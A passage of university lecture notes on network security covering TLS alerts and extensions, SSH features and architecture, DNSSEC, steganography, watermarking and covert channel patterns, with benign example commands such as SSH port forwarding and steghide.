- This message is sent by both the client and the server to notify the receiving party that subsequent records will be protected under the newly negotiated CipherSpec and keys.
- This protocol does not exist anymore in TLS 1.3.

TLS Alert Protocol

Alert Protocol

The alert protocol is used to signal exceptions (warnings, errors) that occurred during the processing of TLS protocol messages.

- The alert protocol is used to properly close a TLS connection by exchanging `close_notify` alert messages.
- The closure exchange allows to detect truncation attacks.

It is important that both parties involved in a TLS session properly terminate the session. The alert protocol can be used to signal to the remote party that no more data follows. Note that the TLS close notification allows to negotiate which of the two communicating parties initiates the teardown of the underlying TCP connection. This is important since the party initiating the TCP connection teardown ends up in TCP's `TIME_WAIT` state and in order to be able to scale servers, it is best if the clients initiate the TCP connection teardown.

TLS Extensions SNI and ALPN

Server Name Indication

The Server Name Indication (SNI) TLS extension enables clients to indicate which server they are expecting to communicate with.

Application-Layer Protocol Negotiation

The Application-Layer Protocol Negotiation (ALPN) TLS extension enables clients and servers to negotiate the application layer protocol running over a TLS session.

- The SNI extension is used by a server to select a certificate matching the client's expectations during the handshake process.
- The ALPN extension is used to negotiate whether a TLS session carries HTTP/1.1 messages or HTTP/2 messages.

The SNI extension is defined in RFC 6066 [27]. The ALPN extension is defined in RFC 7301 [31].

Secure Shell (SSH)

22 Pretty Good Privacy (PGP)

23 Transport Layer Security (TLS)

24 Secure Shell (SSH)

25 DNS Security (DNSSEC, DoT, DoH)

Secure Shell (SSH)

- SSH provides a secure connection through which user authentication and several inner protocols can be run.
- The general architecture of SSH is defined in RFC 4251.
- SSH was initially developed by Tatu Ylonen at the Helsinki University of Technology in 1995, who later founded SSH Communications Security.
- SSH was quickly adopted as a replacement for insecure remote login protocols such as telnet or rlogin/rsh.
- Several commercial and open source implementations are available running on almost all platforms.
- SSH is a Proposed Standard protocol of the IETF since 2006.

SSH is the standard protocol to access remote systems or network elements (such as routers or bridges) for administrative purposes. Software designed to automate network and system administration tasks (e.g., [Ansible](#)) often uses SSH to gain secure access to remote systems. The NETCONF protocol [29], designed to automate the configuration of remote networked systems, typically runs over SSH [92]. Software developers often use SSH to gain access to the command line (shell) of remote or virtual systems or to access version control repositories.

SSH Protocol Layers

Definition (SSH Protocol Layers)

The SSH protocol distinguishes the following three protocol layers:

1. The *Transport Layer Protocol* provides server authentication, confidentiality, and integrity with perfect forward secrecy
2. The *User Authentication Protocol* authenticates the client-side user to the server
3. The *Connection Protocol* multiplexes multiple channels over the secure transport

- SSH authentication is not symmetric!
- SSH supports the multiplexing of channels
- Designed for clarity and extensibility, not necessarily for efficiency
- SSH requires more round-trips to establish a secure connection compared to TLS

The SSH protocol architecture is defined in RFC 4251 [97]. The SSH transport protocol is defined in RFC 4253 [98] and the user authentication protocol in RFC 4252 [95]. RFC 4254 [96] defines the connection protocol. Additional specifications add support for more modern cryptographic algorithms (e.g., elliptic curve signatures and key exchanges).

It may be important to understand that SSH was designed in the mid 1990s as a replacement for insecure remote login protocols. At that time, remote logins were frequently used to access computers over local area networks, with network delays in the low millisecond range. A protocol design that for example iterates through a list of possible authentication protocols was perfectly appropriate, also taking into account that cryptographic operations involving public keys were a far bigger delay factor compared to the networking delay since CPUs were generally slower. In comparison, TLS (invented at almost at the same time) was from the beginning designed to be used over long-delay paths. Back in the 1990s, large-scale cloud computing and content delivery infrastructures did not yet exist and in order to do commerce over the Internet, it was common to access servers that were far away in terms of the network topology. (In the late 1990s, the acronym WWW was often expanded to World Wide Wait because it could take minutes to load a simple web page.)

Further online information:

- **YouTube:** [How SSH Works](#)
- **YouTube:** [How Secure Shell Works \(SSH\) - Computerphile](#)
- **YouTube:** [SSH \(recorded lecture\)](#)

SSH Keys, Passwords, and Passphrases


- *Host key*:
 - Every server must have a public/private host key pair.
 - Host keys are used for server authentication.
 - Host keys are typically identified by their fingerprint.
- *User key*:
 - Users may have their own public/private key pairs, optionally used to authenticate users.
- *User password*:
 - Remote accounts may use passwords to authenticate users.
- *Passphrase*:
 - The storage of a user's private key may be protected by a passphrase.

It is important to distinguish between the server's key (called the host key) and user's keys (called the user key). Note that the user authentication protocol can authenticate users by their keys but also via other means such as simple traditional passwords.

The term host key is a slight misnomer since it is really the server's key. However, back in the 1990s, the common assumption was that there will only be one SSH server on a host. If you nowadays run multiple SSH servers or even SSH servers embedded into other applications, then the various host keys of these servers should be expected to be different.

SSH often relies on leap-of-faith to built trust into a host key. When a user connects to a server for the first time, the server asks the user to verify the server's host key fingerprint. In an ideal world, the user would use an out-of-band mechanism to verify that the fingerprint is correct, i.e., that the user connected to the right server. In reality, users often blindly accept the host key offered at the first connection time. The SSH client, however, will cache the fingerprint and verify it on every subsequent connection. If the user is happy with the behavior of the remote system, then over time the user builds trust that the fingerprint is the correct one.


SSH Transport Protocol



The transport protocol (RFC 4253) provides strong encryption, server authentication, integrity protection, and optionally compression. The transport protocol typically runs over TCP. The key exchange protocol does automatic key re-exchange, usually after 1 GB of data have been transferred or after 1 hour has passed, whichever is sooner. The cryptographic primitives and the key exchange mechanisms have been extended several times since the publication of RFC 4253.

The SSH host key exchange identifies a server by its hostname or IP address and possibly port number. Other key exchange mechanisms use different naming schemes for a host. There are different key exchange algorithms such as Diffie-Hellman style key exchange or GSS-API style key exchange as well as different host key algorithms. The Host key is used to authenticate the key exchange, to ensure that the client establishes a session key with the correct server.

SSH User Authentication




- The user authentication protocol iterates through a list of mechanisms until either authentication was successful or all mechanisms have failed.

The user authentication protocol (RFC 4252) executes after transport protocol initialization (key exchange) to authenticate the client to the server. There are several authentication methods and the set of methods can be extended:

- Password (classic password authentication)
- Interactive (challenge response authentication)
- Host-based (uses host key for user authentication)
- Public key (usually DSA or RSA keypairs)
- GSS-API (Kerberos / NETLM authentication)
- X.509 (traditional certificates)

Note that user authentication is client driven.

SSH Connection Protocol




- The connection protocol has additional messages to handle control flow, error messages (equivalent of stderr), and end-of-file indicators.

The connection protocol (RFC 4254) allows clients to open multiple independent channels. All channels are multiplexed over a single secure SSH transport.

- Channel requests are used to relay out-of-band channel specific data (e.g., window resizing information).
- Channels are widely used for TCP forwarding.

SSH Features: Remote Login




- This is the simplest use of SSH to access a remote shell.
- The figure is a simplification, there are usually multiple processes involved on the server side.

SSH was designed to provide secure remote logins. The remote SSH daemon (`sshd`) on the server `example.com` runs a shell process, which is accessible from the local computer via the standard input/output/error of the local `ssh` process. An SSH server listens by default on the well-known TCP port 22 for incoming TCP connections.

SSH Features: Jump Hosts

```
ssh -J gate.example.org joe@hidden.example.com
```




- Jump hosts can be used to pass through network firewalls.

Organizations often implement the best practice to separate machines storing sensitive data or providing internal services from the public internet. In order to gain access to such systems, people often use jump hosts that are reachable via the public Internet and that can connect to internal hosts. In some deployments, sequences of several jump hosts must be used in order to gain access to internal systems.

SSH Features: TCP Forwarding

```
ssh -f joe@example.com -L 2000:example.com:25 -N
```



- TCP forwarding can be used to tunnel unencrypted TCP connections through an encrypted SSH connection.

Port forwarding can be used to tunnel a protocol over SSH. In the example


```
1 $ ssh -f joe@example.com -L 2000:example.com:25 -N &
2 $ nc localhost 2000
3 220 example.com ESMTPE Postfix (Debian/GNU)
```

an SSH connection from Joe's local machine to `example.com` using the remote account `joe` is established. The SSH server then creates a tunnel and connects as a client to port 25 on `example.com` and it provides a listening endpoint on the Joe's local host on port 2000. Thus, if a program on Joe's local host connects to the local port 2000, it actually talks to the server on `example.com` using port 25.

Note that in the example anybody can connect to Joe's local computer on port 2000 to reach the mail server. This can be prevented by restricting access to port 2000 to Joe's local computer.

```
1 $ ssh -f joe@example.com -L localhost:2000:example.com:25 -N &
```

SSH Features: X11 Forwarding




- X11 forwarding is a special case of TCP forwarding allowing X11 clients on remote machines to access the local X11 server (managing the display and input devices).

A typical use case for TCP port forwarding (and likely the reason for inventing it in the first place) is the traditional X window system. The X window system consists of an X server controlling the display, the keyboard, the pointing devices etc. Applications providing a graphical user interface incorporate X clients that connect to an X server in order to draw on the display and to receive events from the X server. The X11 protocol details the information flow between an X server and connected X clients.

SSH's TCP port forwarding mechanism can be used to run graphical applications (X clients) on remote computers that present their graphical user interface on a local machine (via the local X server).


SSH Features: Connection Sharing



- New SSH connections hook as a new channel into an existing SSH connection, reducing session startup times (speeding up shell features such as tab expansion).

Since SSH can multiplex multiple channels, it is possible to create new SSH connections on top of existing connections. The benefit of this is greatly reduced connection startup time since no new security context needs to be established. Of course, as a slight downside, the connections share fate. That said, connection sharing provides a significant performance improvement in situations where many otherwise short-lived connections would be used. Examples are system administration tools like [Ansible](#).

SSH Features: IP Tunneling




- Tunnel IP packets over an SSH connection by inserting tunnel interfaces into the kernels and by configuring IP forwarding.

SSH tunneling generalizes SSH port forwarding even further. Instead of forwarding transport layer connections, SSH is now tunneling network layer IP packets. This essentially provides you with a simple virtual private network (VPN) solution over which you can securely send arbitrary IP traffic. Doing this, however, requires the permissions on both systems to create tunnel network interfaces and to configure IP layer routing as desired.

System administrators and network operators may consider such tunnels as backdoors into their networks that bypass security mechanisms such as firewalls and hence they may prevent the usage of SSH in IP tunneling mode.

SSH Features: SSH Agent




- Maintains client credentials during a login session so that credentials can be reused by different SSH invocations without further user interaction.

It is strongly recommended to store SSH user keys in files that are protected by a passphrase (i.e., they are encrypted by a key derived from a passphrase). When access to a user key is needed, the user is prompted for the passphrase. In order to reduce the number of times a user has to enter the passphrase, an SSH agent may be launched to store decrypted user keys in memory for a certain period of time.

From a user's perspective, when an SSH connection is created, the SSH client first tries to talk to a local SSH agent in order to obtain the user's keys. It will fallback to ask the user for a passphrase in case the local SSH agent does not hold the user key or is not accessible. A common approach is to start an ssh-agent when a user starts a login session and to load the user keys when the first SSH connection is established. In such a setup, it is crucial that the SSH agent is terminated when the user's session ends (since otherwise decrypted keys stay around in memory). Furthermore, it is important to ensure that the SSH agent can only be accessed by the user associated with the SSH agent.

SSH Features: SSH Agent Forwarding



- An SSH server emulates an SSH Agent and forwards requests to the SSH Agent of its client, creating a chain of SSH Agent delegations.

While a local SSH agent is already very convenient, it is possible to go one step further by forwarding the port providing access to the SSH agent to a remote system. This setup enables the user to access a remote system and from there to access further systems, always accessing the local SSH agent. This way, SSH connections can go over multiple hops in a very convenient way without having to store any user keys on intermediate systems.

OpenSSH Privilege Separation

- Privilege separation is a technique dividing a program into several parts, which are executed with the least privileges required to perform a specific task.
- OpenSSH is using two processes: one running with special privileges and one running under normal user privileges.
- The process with special privileges carries out all operations requiring special permissions.
- The process with normal user privileges performs the bulk of the computation not requiring special rights.
- Bugs in the code running with normal user privileges do not provide additional rights to an attacker.

The widely used OpenSSH implementation uses privilege separation to minimize the amount of code executed with special privileges. While privilege separation has some implementation costs, it is a very effective way to improve the security of complex server software. You can see privilege separation at work when you access a remote system and look at the process tree. You usually find something like this:

```
`-sshd -D
  `-sshd
    `-sshd,joe
      `-bash
        `-pstree -u -a -A
```

The top-most `sshd -D` process is the actual server accepting new incoming connection requests. When a connection arrives, a child process is created handling this specific connection. This child process creates another child process, which executes using the permissions of the user that was authenticated. (The user then runs the shell `bash` and the shell command `pstree -u -a -A` to obtain the process tree.)

DNS Security (DNSSEC, DoT, DoH)

22 Pretty Good Privacy (PGP)

23 Transport Layer Security (TLS)

24 Secure Shell (SSH)

25 DNS Security (DNSSEC, DoT, DoH)

The DNS essentially implements a mapping of DNS names to typed resource records. The resource records of the same type linked to the same name form a resource record set.

To sign a DNS zone, it is necessary to first create an asymmetric public/private key pair. The public key is stored in a DNSKEY resource record. Using the private key, different resource record sets of a zone are signed.

To obtain trust in the public key, a parent zone can use a DS resource record to reference a public key in a child zone.

The most common configuration for signed zones is to have two keys.

- The first key is called the Key Signing Key (KSK). This key is the secure entry point for the zone and is only used to generate a signature over the DNSKEY RRset.
- The second key is called the Zone Signing Key (ZSK). This key is used to generate the actual signatures over the RRsets in the zone.

Next to signing records in a zone, DNSSEC also generates cryptographically signed proofs of non-existence. These allow validators to verify that the name and record type in a query, for which they have received an NXDOMAIN response, do indeed not exist. However, different proposals have been made and work is still in progress to find a "good" solution.

Example:

```
dig +dnssec ripe.net
```

Note: DNS traffic from end hosts to their resolvers is revealing strong indicators about what users are doing on the Internet. Hence it is desirable to protect this traffic, which has recently led to DNS over TLS [39] and DNS over HTTP/TLS [37].

Further online information:

- **YouTube:** [DNSSec Explained](#)

Part VII

Information Hiding and Privacy

Cryptographic mechanism can protect information. By encrypting data, only parties with access to the appropriate keys can read or modify the data. There are, however, situations where it is in addition desirable to hide the fact that data exists. Information hiding is a research domain that covers a wide spectrum of methods that are used to make (secret) data difficult to notice [89].

We will first introduce techniques to hide data in other data (steganography) and ways to prove that a certain data object has a certain origin (watermarks). Afterwards, we will discuss hidden communication channels (covert channels).

We then focus our attention on anonymity. We start by introducing basic terminology (anonymity, unlinkability, undetectability, pseudonymity, identifiability). Afterwards, we look at basic principles of mixing networks and onion routing networks.

By the end of this part, students should be able to

- describe steganographic techniques to hide information;
- summarize techniques to create covert channels;
- use anonymization terminology and concepts;
- contrast mixes and onion routing to achieve anonymous communication.

Steganography and Watermarks

26 Steganography and Watermarks

27 Covert Channels

28 Anonymization

29 Mixes and Onion Routing

For a good introduction into steganography, see the paper by Niels Provos and Peter Honeyman [72].

Further online information:

- **YouTube:** [Secrets Hidden in Images \(Steganography\) - Computerphile](#)

Information Hiding

Definition (information hiding)

Information hiding aims at concealing the very existence of some kind of information for some specific purpose.

- Information hiding itself does not aim at protecting message content
- Encryption protects message content but by itself does not hide the existence of a message
- Information hiding techniques are often used together with encryption in order to both hide the existence of messages and to protect messages in case their existence is uncovered

Some applications of information hiding:

- Improving confidentiality by hiding the very existence of messages
- Proving ownership of digital media by inserting hidden information into it (watermarking)
- Fingerprinting media for tracking purposes
- Hiding communication (covert channels)
- Identification of devices used to produce an artefact (e.g., printers embedding an identification code into printed documents)
- Hiding malware from being easily detected
- Enabling forensics, for example, by embedding identification codes into software
- Carrying data or programs through border control checks
- Storing sensitive information (e.g., passwords) in a way that can't be easily discovered.
- ...

The more you think of information hiding, the more possible applications you will likely discover. And at some point, you will be asking yourself what is stored in all the cat images and videos you can find on the Internet.

Further online information:

- **xkcd**: [Cat Proximity](#)
- **xkcd**: [In Ur Reality](#)

Steganography

Definition (steganography)

Steganography is the embedding of some information (hidden-text) within digital media (cover-text) so that the resulting digital media (stego-text) looks unchanged (imperceptible) to a human/machine.



- Information hiding explores the fact that there are often (almost) unused or redundant bits in digital media that can be used to carry hidden digital information.
- The challenge is to identify (almost) unused or redundant bits and to encode hidden digital information in them in such a way that the existence of hidden information is difficult to observe.

A very simple approach to embed hidden information into images is to take the color values (red, green, blue) of the pixels and to modify the least significant bits to encode hidden information. This is very straight-forward to implement and for humans the changes are almost impossible to spot (if you choose the pixels well). On the other hand, it is relatively easy to detect that an image may contain hidden information since the statistical properties of the pixels change.

From an algorithmic point of view, this calls for smarter algorithms that can hide information without changing the statistical properties of the media. And of course others will invent smarter detection algorithms.

For someone just interested in hiding information, there is another dimension since you can often choose the media in which to hide information: It is possible to write a script that embeds information in many different media files and then selects the file where the change of the statistical properties of the media is smallest.

Steganography Workflow



```

1 $ gnuplot landau.gp > landau.jpg
2 $ steghide embed -cf landau.jpg -ef landau.gp -sf landau.jpeg
3 $ steghide extract -sf landau.jpeg -xf -
4 set term jpeg
5 set title "Commonly Used Landau Sets"
6 set grid
7 set xrange [0:100]
8 set yrange [0:1000]
9
10 plot 1 title "O(1)", \
11     log(x) title "O(log n)", \
12     x title "O(n)", \
13     x*log(x) title "O(n log n)", \
14     x**2 title "O(n^2)", \
15     2**x title "O(2^n)"
  
```

Types of Cover Media

- Information can be hidden in various cover media types:
 - Image files
 - Audio files
 - Video files
 - Text files
 - Software (e.g., executable files, source code)
 - Network traffic (e.g., covert channels)
 - Storage devices (e.g., steganographic file systems)
 - Events (e.g., timing covert channels, signaling covert channels)
 - ...
- Media types of large size usually make it easier to hide information.
- Robust steganographic methods may survive some typical modifications of stego-texts (e.g., cropping or recoding of images).

Several steganographic file systems have been prototyped [6, 54, 11]. The basic idea is to fill unused blocks with random data and to store hidden files in these data blocks. Since the regular file system considers these blocks as free space, these blocks may be allocated and overwritten. Hence, a steganographic file system has to keep hidden information in a sufficiently large number of (redundant) seemingly unused data blocks.

Watermarking

Definition (watermarking)

Watermarking is the embedding of some information (watermark) within digital media (cover-text) so that the resulting digital media looks unchanged (imperceptible) to a human/machine.

- Watermarking:
 - The hidden information by itself is not important.
 - The watermark says something about the cover-text.
- Steganography:
 - The cover-text is not important, it only conveys the hidden information.
 - The hidden-text is the valuable information, it is meaningful independent of cover-text.

Digital watermarks are widely used for copyright protection and source code tracking purposes. For example, some laser printers add tiny yellow dots to each printed page. The barely-visible dots contain encoded printer serial numbers and time stamps.

Compared to steganography algorithms, watermark algorithms usually only need to store small amounts of data. Watermarking algorithms are typically designed to produce robust watermarks (watermarks that survive transformations applied to the cover text) and to create watermarks that are difficult to detect and remove.

One specific application of watermarking is the detection of modifications of digital media. Image processing tools, for example, can make significant changes and tampered “fake” images may be used to support false claims. By embedding a cryptographic hash computed over an image and a key known only to the source of an image as a watermark in an image, it can be possible to detect attempts to edit images.

In the software industry, watermarks may be carried in executable program code in order to track copies and to be able to claim that illegal copies of software originate from a certain customer.

Classification of Steganographic Algorithms

- Fragile versus robust:
 - Fragile: Modifications of stego-text likely destroys hidden-text.
 - Robust: Hidden-text is likely to survive modifications of the stego-text.
- Blind versus semi-blind versus non-blind:
 - Blind requires the original cover-text for detection / extraction.
 - Semi-blind needs some information from the embedding but not the whole cover-text.
 - Non-blind does not need any information for detection / extraction.
- Pure versus symmetric (key) versus asymmetric (public key):
 - Pure algorithms need no key for detection / extraction.
 - Secret key algorithms need a symmetric key for embedding and extraction.
 - Public key algorithms needs a private key for embedding and a public key for extraction.

Example: LSB-based Image Steganography

- Idea:
 - Some image formats encode a pixel using three 8-bit color values (red, green, blue).
 - Changes in the least-significant bits (LSB) are difficult for humans to see.
- Approach:
 - Use a key to select some least-significant bits of an image to embed hidden information.
 - Encode the information multiple times to achieve some robustness against noise.
- Problem:
 - Existence of hidden information may be revealed if the statistical properties of least-significant bits change.
 - Fragile against noise such as compression, resizing, cropping, rotating or simply additive white Gaussian noise.

Example: DCT-based Image Steganography

- Idea:
 - Some image formats (e.g., JPEG) use discrete cosine transforms (DCT) to encode image data.
 - The manipulation happens in the frequency domain instead of the spatial domain and this reduces visual attacks against the JPEG image format.
- Approach:
 - Use a key to select some DCT coefficients of an image to embed hidden information.
 - Replace the least-significant bits of the selected discrete cosine transform coefficients.
- Problem:
 - Existence of hidden information may be revealed if the statistical properties of the DCT coefficients are changed.
 - This risk may be reduced by using a pseudo-random number generator to select coefficients.

Covert Channels

26 Steganography and Watermarks

27 Covert Channels

28 Anonymization

29 Mixes and Onion Routing

For an overview of covert channels, see the survey paper by Steffen Wendzel et al. [93].

Covert Channels

- Covert channels represent unforeseen communication methods that break security policies (e.g., by bypassing firewalls).
- Network covert channels transfer information through networks in ways that hide the fact that communication takes place (hidden information transfer).
- Covert channels embed information in
 - header fields of protocol data units (protocol messages)
 - the size of protocol data units
 - the timing of protocol data units (e.g., inter-arrival times)
- We are not considering covert channels that are constructed by exchanging steganographic objects (e.g., cat images with embedded hidden content) in application messages.

Covert Channel Patterns

P1 Size Modulation Pattern

The covert channel uses the size of a header field or of a protocol message to encode hidden information.

P2 Sequence Pattern

The covert channel alters the sequence of header fields to encode hidden information.

P3 Add Redundancy Pattern

The covert channel creates new space within a given header field or within a message to carry hidden information.

P4 Message Corruption/Loss Pattern

The covert channel generates corrupted protocol messages that contain hidden data or it actively utilizes packet loss to signal hidden information.

Covert Channel Patterns

P5 Random Value Pattern

The covert channel embeds hidden data in a header field containing a “random” value.

P6 Value Modulation Pattern

The covert channel selects one of several values a header field can contain to encode a hidden message.

P7 Reserved/Unused Pattern

The covert channel encodes hidden data into a reserved or unused header field.

P8 Inter-arrival Time Pattern

The covert channel alters timing intervals between protocol messages (inter-arrival times) to encode hidden data.

Covert Channel Patterns

P9 Rate Pattern

The covert channel sender alters the data rate of a traffic flow from itself or a third party to the covert channel receiver.

P10 Protocol Message Order Pattern

The covert channel encodes data using a synthetic protocol message order for a given number of protocol messages flowing between covert sender and receiver.

P11 Re-Transmission Pattern

A covert channel re-transmits previously sent or received protocol messages.

Anonymization

